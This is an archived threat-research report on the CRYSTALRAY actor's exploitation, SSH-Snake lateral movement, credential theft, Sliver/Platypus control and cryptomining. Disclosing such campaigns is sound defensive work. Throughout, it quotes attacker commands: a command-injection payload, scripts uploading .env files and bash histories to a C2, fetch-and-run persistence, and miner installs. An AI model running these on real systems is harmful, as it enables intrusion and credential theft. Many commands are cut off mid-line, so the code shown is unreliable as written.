CRYSTALRAY: Inside the Operations of a Rising Threat Actor Exploiting OSS Tools

By Miguel Hernández

Published: 2024-07-11 · Archived: 2026-04-05 12:47:43 UTC

The Sysdig Threat Research Team (TRT) continued observation of the SSH-Snake threat actor we first identified in February 2024. New discoveries showed that the threat actor behind the initial attack expanded its operations

greatly, justifying an identifier to further track and report on the actor and campaigns: CRYSTALRAY. This actor previously leveraged the SSH-Snake open source software (OSS) penetration testing tool during a campaign exploiting Confluence vulnerabilities.


The team's latest observations show that CRYSTALRAY's operations have scaled 10x to over 1,500 victims and now include mass scanning, exploiting multiple vulnerabilities, and placing backdoors using multiple OSS security tools.

CRYSTALRAY's motivations are to collect and sell credentials, deploy cryptominers, and maintain persistence in victim environments. Some of the OSS tools the threat actor is leveraging include zmap, asn, httpx, nuclei, platypus, and SSH-Snake.

Released on 4 January 2024, SSH-Snake is a self-modifying worm that leverages SSH credentials discovered on a compromised system to start spreading itself throughout the network.

The worm automatically searches through known credential locations and shell history files to determine its next move.

By avoiding the easily detectable patterns associated with scripted attacks, the tool provides greater stealth, flexibility, configurability and more comprehensive credential discovery than typical SSH worms, therefore being more efficient and successful.



Technical Analysis

Initial Access

To gain access to its targets, CRYSTALRAY prefers to leverage existing vulnerability proof of concepts which they modify for their payload. Using the previously gathered list of targets, they perform checks to verify that those potential victims are vulnerable to the exploit they plan to use. The following commands are an example of how CRYSTALRAY conducts this process:

```
 # Services vulnerable on port 2031

cat port_2031_httpx.txt | nuclei -s critical -tags centos -bs 500 -c 2 -rl 100000 -o 2031_nuclei.txt -stats -si

# Generate simple code to test the vulnerability

echo "curl ip.me" | base64

curl -X POST "https://<victim-IP>:2031/login/index.php?login=$(echo${IFS}Y3VybCBpcC5tZQo=${IFS}|${IFS}base64${I

# Get the exploit from GitHub and run it to the victim

git clone https://github.com/Chocapikk/CVE-2022-44877

cd CVE-2022-44877

chmod +x script.sh

./script.sh scan <victim-IP>:2031

# Modified the script and upload to their automatization system.

nano script.sh
```


At the very end, CRYSTALRAY edits the downloaded exploit in order to add the malicious payload, which is often a Platypus or Sliver client. This process is very similar to the other exploits they leverage, all taking advantage of OSS tools and proof of concepts.

Lateral Movement

To impact as many resources as possible, attacks commonly conduct lateral movement once they achieve remote code execution (RCE). In this section, we will detail the tools and tactics CRYSTALRAY has successfully used to move laterally through victims' environments.

SSH-SNAKE

TRT has already reported on CRYSTALRAY's use of the OSS penetration testing tool SSH-SNAKE (two months after its release). SSH-SNAKE is a worm that uses ssh keys and credentials it discovers to propagate to new systems and repeat its processes. All the while, SSH-Snake sends captured keys and bash histories back to its C2 server.



CRYSTALRAY ran the following command to send the results from victims to their C2:

```
if command -v curl >/dev/null 2>&1; then curl --max-time 100 https://raw.githubusercontent.com/MegaManSec/SSH-S
```

The image below is an example of SSH keys identified in the output of the SSH-Snake tool:

Collection / Credential Access

Environment Credentials

Attackers don't just want to move between servers accessible via SSH. TRT discovered that CRYSTALRAY tried to move to other platforms, such as cloud providers. Attackers are looking for credentials in environment variables, as TRT also reported in SCARLETEEL, to exponentially grow their impact. This credential discovery process is automatically performed on all devices to which the attacker gains access. The following commands are the way that attackers are getting the credentials and uploading them:

```
 tmp=$(find / -type f -name "*.env" -o -name "*.env.bak" -o -name "*config.env" -o -name "*.env.dist" -o -name "

exe=$(bash cmd.sh > <env_variables>.txt)

path=$(find / -type f -name env_variables.txt | grep -v 'Permission denied')

id=$(curl -4 ip.me)

curl --upload-file $path <C2_server>/${id}_env_variables.txt

rm -f cmd.sh env_variables.txt tmp.txt
```

The attackers use them in the future or sell them on black markets, such as telegram, where bulks of found credentials are sold.

History Files

Bash command histories provide valuable information, but their extraction is not common among attackers because it is hard to process automatically. CRYSTALRAY uses two repositories to speed up this discovery of sensitive information hosted on the system. These are:

- **all-bash-history**
- **linux-smart-enumeration**

In this case, we know that it was extracted and stored on CRYSTALRAY's servers, likely to analyze or search for more credentials or tokens that may arise from the data collected.

```
 if command -v curl >/dev/null 2>&1; then

    tmpfile=$(mktemp -p /tmp); find / -name .bash_history -exec cat {} + 2>/dev/null > "$tmpfile" ; if [ -s "$tm

fi
```

In the data previously during the original SSH-SNAKE investigation, we found 100 command histories. This number has expanded to more than 300 at the time of this report.

Command and Control / Persistence

Maintaining access to compromised systems is often a priority for attackers. This is a common practice that TRT has reported on twice before:

- RUBYCARP is a recent case where it used IRC servers for both internal and botnet communications. It was focused on phishing campaigns and brute force attacks.
- Rebirthltd was based on a modified Mirai binary. It attacked gaming servers and used telegram as a base of operations and to sell its services.

Sliver

Spotted within their injection scripts, TRT discovered a script built to execute a strange payload. During analysis, researchers found that this binary is a payload generated with Sliver. Sliver is an open source cross-platform adversary emulation/red team framework that can be used by organizations of all sizes to perform security testing. Sliver's implants support C2 over Mutual TLS (mTLS), WireGuard, HTTP(S), and DNS, and are dynamically compiled with per-binary asymmetric encryption keys.


```
 echo "hostctl"

if [ ! -f /tmp/hostctld ]; then

    download_file "<c2_server>/hostctld" "/tmp/hostctld"

    sleep 1

    chmod +x /tmp/hostctld

    nohup /tmp/hostctld >/dev/null 2>&1 &

fi

if ! pgrep -f /tmp/hostctld > /dev/null; then

    nohup /tmp/hostctld >/dev/null 2>&1 &

fi

if [ "$(id -u)" -eq 0 ]; then

    if command -v systemctl &>/dev/null; then

        systemctl stop ext4; systemctl disable ext4; systemctl stop sshb; systemctl disable sshb

        echo "User is root and systemctl is installed."

        curl -v --user "<creds>" <c2_server>/hostctld --output /usr/bin/hostctld && chmod +x /usr/bin/hostctld &

        echo -e "[Unit]\nDescription=Host Control Daemon\n\n[Service]\nExecStart=/usr/bin/hostctld\nRestart=alwa
```

CRYSTALRAY runs the binary to maintain access to the system and connect to a specific port on the C2 server. Basically, it logs victims when they successfully exploit.


The actor also hosted two other payloads that have the same purpose – `db.exe`, similar to the previous one, and `linux_agent`, created with the pentester tool emp3ror, a post-exploitation framework for Linux/Windows – but TRT has not discovered if they have been used. All the IoCs are reported here.

Platypus

Researchers discovered the dashboard CRYSTALRAY used to manage their victims based on an open source tool called Platypus, a modern multiple reverse shell sessions/clients web-based manager written in go. The installation is quite simple. Below is an example running the binary of the latest version. In the following image, we can see the output:




Platypus was previously reported in a cyptomining operation. TRT found more Platypus dashboards using Shodan and Censys Internet mapping services. By querying the default dashboard port, 7331, and ports 13338 and 13339, which are used to manage reverse shell connections, researchers were able to locate more instances of Platypus. Default ports can be changed, so there are likely more out there.



Censys Dashboard

CRYSTALRAY ran Platypus on their server. Their dashboard has reset several times because it is an active campaign and the number of victims varies from 100 to 400 based on uptime. This is a screenshot of the

dashboard:



Platypus Dashboard

CRYSTALRAY's victims are added to the C2 using the following commands (below). It is also interesting to see how they look for a directory that they have write permission for.


```
writable_dir=$(find / -type d \( -writable -a ! -path "/tmp" -a ! -path "/tmp/*" \) -print -quit 2>/dev/null)

cd $writable_dir && curl -fsSL http://<c2_server>:13339/termite/<c2_server>:19951 -o wt && chmod +x wt && nohup

writable_dir_2=$(find /var -type d \( -writable -a ! -path "/tmp" -a ! -path "/tmp/*" \) -print -quit 2>/dev/nul

cd $writable_dir_2 && wget -q http://<c2_server>/termite/<c2_server>:44521 -O .sys && chmod +x .sys && nohup ./

writable_dir_3=$(find /home -type d \( -writable -a ! -path "/tmp" -a ! -path "/tmp/*" \) -print -quit 2>/dev/nu

cd $writable_dir_3 && wget -q http://<c2_server>:13339/termite/<c2_server>:13337 -O netd && chmod +x netd && noh
```


Impact of CRYSTALRAY

Selling Credentials

As mentioned before, CRYSTALRAY is able to discover and extract credentials from vulnerable systems, which are then sold on black markets for thousands of dollars. The credentials being sold involve a multitude of services, including Cloud Service Providers and SaaS email providers.

The raw data stolen from compromised hosts is stored in files on the attacker's C2 server. Below is an example of a list of files. The filename starts with the IP address of the victim.


_combined.txt
_combined.txt
combined.txt
combined.txt
combined.txt
_combined.txt
_combined.txt
2_combined.txt
combined.txt
8_combined.txt
combined.txt
6_combined.txt
6_combined.txt
mbined.txt
_combined.txt
combined.txt
6_combined.txt
_combined.txt
3_combined.txt
6_combined.txt
_combined.txt
7_combined.txt
4_combined.txt
_combined.txt
_combined.txt
_combined.txt
_combined.txt
_combined.txt
ombined.txt
bined.txt
mbined.txt
ombined.txt
_combined.txt
_combined.txt
_combined.txt
_combined.txt
bined.txt
ombined.txt



As TRT found through CRYSTALRAY's cryptomining activities, the attackers use an email address: contact4restore@airmail[.]cc. Using contact4restore, researchers searched for other related accounts and found contact4restore@proton[.]me.


Cryptomining

As is typical in cloud attacks, once the attackers have access, they try to use victim resources for financial gain. CRYSTALRAY has two associated cryptominers. One looks older and does not hide much and the other is more sophisticated, with the pool to which it was connecting hosted on the same C2 server.

The old script contains the following content to add the script to the crontab and download and run the miner.

```
 crontab -r

(crontab -l 2>/dev/null; echo "* * * * * curl -v --user 'qwerty:abc123' <c2_server>/lr/rotate --output /tmp/rota

curl -v --user '<creds>' <c2_server>/lr/lr_linux --output /tmp/logrotate && chmod +x /tmp/logrotate

    /tmp/logrotate -o 51.222.12.201:10900 -u ZEPHYR3LgJXAXUmG23rRkN8LAALmt78re3a8PhWnnw5x8EZ5oEStbUuAWvyHnVUWL6E
```

The found wallet is connected to nanopool and some of the workers who match the scripts are connected. Approximately, they are mining around $200/month.



In a new script used in attacks over the course of April and May, CRYSTALRAY used a handcrafted config file with the pools hosted in the same server used to store the results or host the command and control. In this case, TRT was unable to check balances or wallets associated with their operations.

```
 cat > /usr/bin/config.json <<EOF

{

    "autosave": true,

    "cpu": {
```

```
        "enabled": true,
        "huge-pages": true,
        "yield": true,
        "max-threads-hint": 100
    },
    "opencl": false,
    "cuda": false,
    "randomx": {
        "init": -1,
        "init-avx2": -1,
        "mode": "auto",
        "1gb-pages": true,
        "rdmsr": true,
        "wrmsr": true,
        "cache_qos": false,
        "numa": true,
        "scratchpad_prefetch_mode": 1
    },
    "pools": [
        {
            "url": "<c2_server>:3333"
        },
        {
            "url": "<c2_server>:3333"
```

```
        }

    ]

}

EOF

if ! pgrep -x "logrotate" > /dev/null

then

    # The process is not running, execute your commands here

    echo "logrotate is not running. Executing commands..."

    # Replace the following line with the commands you want to execute

    curl -v --user '<creds>' <c2_server>/lr/lr_linux --output /tmp/logrotate && chmod +x /tmp/logrotate

    /tmp/logrotate -o <c2_server>:3333 --background --cpu-no-yield

curl -v --user '<creds>' <c2_server>/lr_linux --output /usr/bin/log_rotate && chmod +x /usr/bin/log_rotate && ch

        echo -e "[Unit]\nDescription=Host Control Daemon\n\n[Service]\nExecStart=/usr/bin/log_rotate\nRestart=al
```

Kill Competitor Processes

CRYSTALRAY also has a script to remove other cryptominers that victims may already have running. This is a common tactic used by attackers to make sure they have sole use of all of the victims' resources. Since many attackers are covering the same attack surfaces, they may likely come across previously compromised systems.

```
#!/bin/bash

while true; do
    sleep 8
    ps aux | grep -v grep | grep 'linuxsys' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'miner' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'gitlabw' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'xmp' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'juiceSSH' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'khnug' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'Linux2' | awk '{print $2}' | xargs -I % kill -9 %
